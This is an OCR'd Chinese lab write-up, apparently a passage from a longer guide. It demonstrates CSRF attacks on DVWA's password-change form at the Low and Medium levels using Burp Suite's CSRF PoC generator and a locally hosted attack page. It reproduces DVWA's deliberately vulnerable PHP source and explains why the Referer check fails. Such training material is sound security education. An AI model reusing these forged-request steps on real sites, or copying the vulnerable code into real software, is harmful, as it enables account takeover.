
d) 关闭 burpsuite 拦截





e) 使用 firefox 浏览器发起登陆请求




f) 使用 burpsuite 进行 CSRF 攻击





CSRF PoC generator
6.修改密码信息
7.点击test in browser提交按钮


Show response in browser
8.点击copy按钮复制攻击网站地址，并使用firefox打开


Burp Suite Professional
burp/
http://burp
Submit request
9.使用浏览器打开复制的攻击站点地址
10.点击submit request提交攻击请求

g) 分析结果



h) 代码分析

```php
<?php

if( isset( $_GET[ 'Change' ] ) ) {
	// Get input
	$pass_new  = $_GET[ 'password_new' ];
	$pass_conf = $_GET[ 'password_conf' ];

	// Do the passwords match?
	if( $pass_new == $pass_conf ) {
		// They do!
		$pass_new = mysql_real_escape_string( $pass_new );
		$pass_new = md5( $pass_new );

		// Update the database
		$insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
		$result = mysql_query( $insert ) or die( '<pre>' . mysql_error() . '</pre>' );

		// Feedback for the user
		echo "<pre>Password Changed.</pre>";
	}
	else {
		// Issue with passwords matching
		echo "<pre>Passwords did not match.</pre>";
	}

	mysql_close();
}

?>
```


说明：

修改密码过程针对第三方站点自动化请求无任何防御机制，可以在用户登录状态下由第三方站点自动发起修改密码操作


B. MEDIUM 级别

a) 设置 DVWA 安全级别为 Medium


b) 启动 burpsuite 并开启代理




c) 设置 firefox 浏览器代理为 127.0.0.1:8080




d) 关闭 burpsuite 拦截





e) 使用 firefox 浏览器发起登陆请求





f) 使用 burpsuite 进行 CSRF 攻击


1.选择proxy选项卡
2.选择http history选项卡
3.选择修改密码请求，同时点击鼠标右键打开控制菜单
4.选择engagement tools选项，打开子菜单
5.选择generate csrf poc



6.修改密码信息
7.点击copyhtml按钮复制文件到被攻击站点名命名的文件中


8.复制攻击脚本到以攻击站点域名命名的文件中
注意：
注释掉history.pushState
这一行代码


H:\漏洞分析\codes>
H:\漏洞分析\codes>python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
9.在攻击脚本目录启动web服务器，
并使用浏览器访问攻击脚本


10.65.13.160:9999/
10.65.13.160:8000/localhost.htm
10.65.13.160:8000/localhost.html
火狐官方站点
新手上路
常用网址
京东商城
Submit request
11.点击submit request，发起攻击
10.访问攻击脚本

g) 分析结果


10.65.13.160:9999/
Vulnerability: Cross Site Req
localhost/DVWA-1.9/vulnerabilities/csrf/?password_new=password&password_conf=pass
Deprecated: Function eregi() is deprecated in D:\phpStudy\PHPTutorial\WWW\DVWA-1.9\vulnerabilities\csrf\source\medium.php on line 5
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout
Vulnerability: Cross Site Request Forgery (CSRF)
Change your admin password:
New password:
Confirm new password:
Change
Password Changed.
1.攻击成功回显信息
More Information
https://www.owasp.org/index.php/Cross-Site_Request_Forgery
http://www.cgisecurity.com/csrf-faq.html
https://en.wikipedia.org/wiki/Cross-site_request_forgery
2.可退出登录，使用修改后密码进行登陆，验证密码是否修改成功

h) 代码分析

```php
<?php

if( isset( $_GET[ 'Change' ] ) ) {
	// Checks to see where the request came from
	if( eregi( $_SERVER[ 'SERVER_NAME' ], $_SERVER[ 'HTTP_REFERER' ] ) ) {
		// Get input
		$pass_new  = $_GET[ 'password_new' ];
		$pass_conf = $_GET[ 'password_conf' ];

		// Do the passwords match?
		if( $pass_new == $pass_conf ) {
			// They do!
			$pass_new = mysql_real_escape_string( $pass_new );
			$pass_new = md5( $pass_new );

			// Update the database
			$insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
			$result = mysql_query( $insert ) or die( '<pre>' . mysql_error() . '</pre>' );

			// Feedback for the user
			echo "<pre>Password Changed.</pre>";
		}
		else {
			// Issue with passwords matching
			echo "<pre>Passwords did not match.</pre>";
		}
	}
	else {
		// Didn't come from a trusted source
		echo "<pre>That request didn't look correct.</pre>";
	}

	mysql_close();
}

?>
```

通过referer头信息对请求来源进行检查，来源必须为网站地址

说明：

针对请求来源使用 http referrer 头信息进行检查，但是检查逻辑存在问题，检查逻辑为在 referer 中查找服务器名称，若查找到则成功，否则失败


C. HIGH 级别

